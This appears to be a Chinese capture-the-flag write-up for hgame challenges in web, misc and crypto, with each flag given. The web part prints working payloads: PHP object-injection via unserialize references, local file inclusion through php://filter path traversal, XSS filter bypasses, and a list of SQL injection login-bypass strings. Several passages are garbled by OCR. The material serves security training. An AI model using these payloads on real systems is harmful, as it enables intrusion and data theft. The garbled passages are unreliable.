#### 1. Random?

URL: <a href="http://123.206.203.108:10001/random.php">http://123.206.203.108:10001/random.php</a>

题目提示 PS:网不好vim线上改代码真是致命

猜 想 是 搜 索 得 出 结 论 web 源 码 泄 露 , 构 造 http://123.206.203.108:10001/.random.php.swp

下载文件,移到 Linux 里修复得到源码

```
?php
error_reporting(0);
include ('flag.php');

class emmm
{
    var $public;
    var $secret;
}

if ($_GET['emmm']) {
    $emmm = unserialize($_GET['emmm']);
        if (!is_object($emmm)) {
            die("error");
    }
    $emmm->public = random_int(0, 100000000);
    $emmm->secret = random_int(0, 100000000);
    if ($emmm->public == $emmm->secret) {
            echo $flag;
    }
}

#highlight_file(_FILE__);
```

然后各自查 serialize 后的格式,unserialize 漏洞之类的,最后在 i 春秋 视频里知道引用在 serialize 字符串里的写法,构造

?emmm=O:4:"emmm":2:{s:6:"public";N;s:6:"secret";R:2;}

得到 flag:hgame {&\_Is\_wondeRful!@#}

### 2. 草莓社区-2

URL: <a href="http://118.25.18.223:10012/">http://118.25.18.223:10012/</a>

本地包含,构造

show\_maopian.php?mao=php://filter/read=convert.base64-encod
e/resource=../flag.php

然后保存网页,得到图片用 notepad++打开

一段 base64 编码

PD9waHAKCSRmbGFnPSJoZ2FtZXshbTRvX3BpNG5fQ2hhT19oYW9fa2FuIX0 iOwo=

解码的得到

清输入要进 PD9waHAKC		码的字符: SJoZ2FtZXshbTRvX3BpNG5f	Q2hhT19c	YW9fa2FuIX0	iOwo=
编码	解码	□解码结果以16进制显示	复制	清空	
Base64编码	17.1				
php</td <td>flag="hg</td> <td>ame{!m4o pi4n ChaO hao</td> <td>kan!}".</td> <td></td> <td></td>	flag="hg	ame{!m4o pi4n ChaO hao	kan!}".		

Flag:hgame{!m4o\_pi4n\_Cha0\_hao\_kan!}

#### 3. 草莓社区-1

URL: http://118.25.18.223:10011/

依旧本地包含,构造

show\_maopian.php?mao=../flag.php

下载图片,用 notepad++打开得到

Flag: hgame {#Ma0 pi4n ha0 k4n ma#}

#### 4. XSS-1

URL: http://118.25.18.223:10013/

## Try to alert(1)

```
function charge(input) {
   input = input.replace(/script/gi, '_');
   input = input.replace(/image/gi, '_');
   input = input.replace(/\(/, '_');

   return '<article>' + input + '</article>';
}

try to input something...
```

屏蔽了 script 和 image 和(

构造 payload: <img src=1 onerror=alert&#401)>

# Try to alert(1)

```
function charge(input) {
   input = input.replace(/script/gi, '_');
   input = input.replace(/image/gi, '_');
   input = input.replace(/\(\lambda(\lambda, \lambda', \lambda');\)


return '<article>' + input + '</article>';
}

<img src=1 onerror=alert&#40;1)>
```

请带着payload找fantasyqt(QQ 744399467)

然后 fantasyqt 学长有事,找 ngc 学长换了 flag





 $Flag:hgame \{\#X5s\_soo00o\_e4sy\#\}$ 

URL: http://118.25.18.223:10014/

# Try to alert(1)

```
function charge(input) {
    input = input.replace(/script/gi, '_');
    input = input.replace(/img/gi, '_');
    input = input.replace(/image/gi, '_');
    input = input.replace(/\(\llow\/\),'_');
    input = input.replace(/\(\llow\/\),'_');
    return '<input value="' + input + '" type="text">';
}

try to input something...
```

这题替换的就多了, script, img, image, (和)都被替换,

最开始我是想

## Try to alert(1)

```
function charge(input) {
    input = input.replace(/script/gi, '_');
    input = input.replace(/img/gi, '_');
    input = input.replace(/image/gi, '_');
    input = input.replace(/\(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\lambda(\la
```

然后学长告诉我不能有交互。。。

之后不断尝试,在一次偶然,发现""内的 html 编码会被还原于是


## Try to alert(1)

```
function charge(input) {
    input = input.replace(/script/gi, '_');
    input = input.replace(/img/gi, '_');
    input = input.replace(/image/gi, '_');
    input = input.replace(/\(\frac{1}{2}\));
    input = input.replace(/\(\frac{1}{2}\));
    return '<input value="' + input + '" type="text">';
}

"type="&#105;&#109;&#97;&#103;&#101;" src=1 onerror=alert&#40;1)
```

请带着payload找fantasyqt(QQ 744399467)

### 与学长交易得到 flag



Flag: hgame {#LuCkY\_yOu\_alert\_1#}

### 6. 最简单的 sql 题

URL:http://118.25.18.223:10015/



#### asp aspx万能密码

- 1: "or "a"="a
- 2: ')or('a'='a
- 3: or 1=1--
- 4: 'or 1=1--
- 5: a'or' 1=1--
- 6: "or 1=1--
- 7: 'or'a'='a
- 8: "or"="a'='a
- 9: 'or"='
- 10: 'or'='or'
- 11: 1 or '1'='1'=1
- 12: 1 or '1'='1' or 1=1
- 13: 'OR 1=1%00
- 14: "or 1=1%00

万能密码 15: 'xor

第八个成功拿到 flag

## hgame{@s0ng\_fen\_ti@}

Flag:hgame{@sOng\_fen\_ti@}

MISC


1. 咻咻咻

URL: <a href="http://p3pqfvzzm.bkt.clouddn.com/xiuxiuxiu.zip">http://p3pqfvzzm.bkt.clouddn.com/xiuxiuxiu.zip</a>

下载得到一个压缩文件,显示有密码,但提示

hint 1: 粗心的出题人没有把锁上实就去看ditf了。


用 010editor 打开压缩文件



将 deFlags 的值改成 0, 压缩文件就没有密码了, 解压的到 wav 文件, google 到一份工具, 在 ubuntu 里



得到 txt 文件



Base64 解码得到 flag

Flag:hgame{h4ppy\_xiu\_Xiu\_xxxxiUU}

#### 2. White Cosmos

URL: http://p3pqfvzzm.bkt.clouddn.com/White%20cosmos.zip

下载解压得到 Pure. txt

打开来是没有任何显示,而 TXT 文件本身是 233 字节的,说明 TXT 内的内容是不可视字符,使用 notepad++打开,调至显示不可视字符,得到

剩卜	太长	长就个截图了,猜测是摩斯电码										
											 •	 •
-, -,							-,,		–		 	
-,											 	 -,
	<b>.</b>					<u>.</u>				_		
解密	得到	一个中	中文加	疑似	l 16 j	进制的	的数					

## 桧616d657b5800000000000000000000

而 hgame 对应的 16 进制为

### 6867616d65

与之相似,则查询开头文字的摩斯电码,删除,得到后续的摩斯电码解密,一点一点删除,并获得后续解密,最后得到flag Flag:hgame{Welc0me\_2\_WhIte\_sp4ce}

### 3. easy password

URL: <a href="http://plkaloi2x.bkt.clouddn.com//hgame/week2/misc1.zip">http://plkaloi2x.bkt.clouddn.com//hgame/week2/misc1.zip</a>
压缩文件,加提示小写字母加数字,软件爆破得到压缩密码: hgame 18
解压缩得到 flag

Flag:hgame{Opos\_You\_5ound\_m3\_HAHA}

### Crypto

#### 1. easy rsa

URL: https://pastebin.com/yB5SQdhn

```
1. p = random_prime(2**1024)
2. q = random_prime(2**1024)
3. N = p * q
4. e = 65537
5.
6. flag = "xxxxxxxxxxxxxxxxxxxxxxxxxxx..."
7. m = int(flag.encode('hex'), 16)
8. c = pow(m, e, N)
9. print "N: " + str(N)
10. print "e: " + str(e)
11. print "c: " + str(c)
12. print "h: " + str(p+q)
13.
```

将加密流程以及最后的 N, e, c, h, 给了我们,

rsa 算法还需要(p-1)\*(q-1)以及 d, 由数学可知结果为 N-h+1,

由公式算出 d  $d = e^{-1} \mod \varphi(n)$ ;

最后由公式算结果出  $m = c^d \pmod{n}$ .



结果转16进制,再转字符串



得到 flag

Flag:hgame{phi is important too!}

2. The same simple RSA

URL: http://p3x1hyup6.bkt.clouddn.com/The%20same%20simple%20RSA.zip

下载并解压得到文件 flag. enc 和 pubkey. pem

以下 Google 内容

使用 pycrypto 的 RSA 模块

```
>>> from Crypto.PublicKey import RSA
>>>
>>> pub = RSA.importKey("""----BEGIN PUBLIC KEY----
... MDwwDQYJKoZIhvcNAQEBBQADKwAwKAIhAMJjauXD20Q/+5erCQKPGqxsC/bNPXDr
... yigb/+1/vjDdAgMBAAE=
... ----END PUBLIC KEY----""")
>>>
>>> n = long(pub.n)
>>> e = long(pub.e)
>>>
>>> print n
87924348264132406875276140514499937145050893665602592992418171647042491658461
>>> print e
65537
>>>
```

取得了N与e,之后在http://factordb.com,解出p与q

```
>>> import gmpy
>>>
>>> p = 275127860351348928173285174381581152299
   q = 319576316814478949870590164193048041239
>>>
>>> d = long(gmpy.invert(e,(p-1)*(q-1)))
>>>
>>> print d
10866948760844599168252082612378495977388271279679231539839049698621994994673
>>> key = RSA.construct((n,e,d))
>>>
>>> print key.exportKey()
----BEGIN RSA PRIVATE KEY-
MIGqAgEAAiEAwmNq5cPY5D/7l6sJAo8arGwL9s09cOvKKBv/6X++MN0CAwEAAQIg
GAZ5m9RM5kkSK3i0MGDHhvi3f7FZPghC2gY7oNhyi/ECEQD0+7LPfhipjr7cNuPn
w7ArAhEA8Gwo6RyJIrnCNuI1YMCXFwIRAJulRkclqWIHx5pNZIAp9VUCEGjeJLIZ
ek+lSut5m+LJ3p0CEDRBEd7C622/wt1+58x0IfE=
----END RSA PRIVATE KEY----
>>>
>>>
```

得到私钥,

```
$ openssl rsautl -decrypt
-in flag.enc -inkey key.pem -out 1.txt
```

解密得到 flag

hgame{Double\_ki11!}

Flag:hgame {Double kill!}

3. Caesar&&Caesar

URL: <a href="http://p3x1hyup6.bkt.clouddn.com/Vigenere">http://p3x1hyup6.bkt.clouddn.com/Vigenere</a>

mnbr firrf ztaii af vx meteg hal jzrvbz zulag, ghaseey onyicinbh jyvngio phw ko esflqsee hahx@nii uifhtux rfgskusfn jvxu lzs somoii tbcd omd tb rbzgfvrf bji. rt gvta xzmr atjsedb ktz e miyztni ff@nii gkxuxp agcul lfufsl, iyzlg cg alv bnbd vj r rvixy sw cysty artrf moek rnb tsseg n pxk sw pbzbzlyd@nii fhhuii, wuwvo avrr kapxv aar xusimbil, smbe cfxomitbfbi ixgf. hal afryr phw jo esvlrk tuom teey@nii gvbuki lngdlh eazsl, hru ia ckkii tb wgkmtags moid ig ktz rvcrglhvp tb dhprk. eiskf cvae rnymeg gvx@nii tsetu cy teicu o yhgzll cy yexgrr zftjirg pvycd fsm bt khrwk aietf bxhv khr jbsprgr, ogk aztu o zyirt@nii hdkvei os dbwii aar dlxklrrkbgi tusr dsllg rbztcal bxd mevrbmpses. swkzx khrm uyslguh moi datbxa.@nii e yenjr ncgsl kbal rn hbmhqvd ostyh rng gihvioj vtuhj, wuc buxiogivlh yizgxsi rs zsexyirdrg.@nii ibx fn n phsh guozbi hvmbblavrtvcg vj nhnh al lzmfsem grlysw alv evuaal noarxy sw tus eleinrr tsgyezwlaw@nii ff zovlhfnvo. @nii

我的做法算是比较麻烦。。。先自己抄下来。。。。然后,猜想只有一个字母的单词只有 a,然后得出秘钥里有 erno 这四个字母,并且位置固定,密文为 7 的倍数,n 在第二位,o 在第三位,e 在第 6 位,r 在第 7 位,然后猜想这样的单词,another,尝试解密,第一个词

与第二个词是正常的词语,于是解出文章,Google,得到书名百年孤独

得出 flag

Flag:hgame{One\_Hundred\_Years\_of\_Solitude}

4. Violence

URL: http://p3x1hyup6.bkt.clouddn.com/Affine.py

```
a = ?
b = ?
m = ?
flag = "hgame{" + m + "}"
cipher = ''
for i in m:
    if 96 < ord(i) < 123:
        cipher += chr(a * (ord(i) + b - 97) % 26)
    else:
        cipher += i

print cipher.encode('hex')

# https://www.wikiwand.com/en/Affine_cipher flag是一个有意义的句子
# cipher = 1917090506070905195f07065f06031505195f035f0a07065f170c5f1407170205101105
```

首先将 cipher 解码,得到

在\x03 处只有一个字母,猜想为 a,进行尝试,

当 a 为 1 时, b 为 3 时, a 可以加密为\x03, 之后组依次为 a, b:

{3,1;5,11;7,19;9,9;11,5;15,21;17,17;19,7;21,15;23,25;25,23} 然后尝试以各组数字解码,最后在 7,19 组解出 flag

Flag:hgame{sometimes\_it\_takes\_a\_nit\_of\_violence},

然而并不对,发现有点错误,重新加密结果有些许不同,最后找到语病处,将 nit 改成 bit, 重新加密,与 cipher 相同,得到 flag

Flag:hgame{sometimes\_it\_takes\_a\_bit\_of\_violence}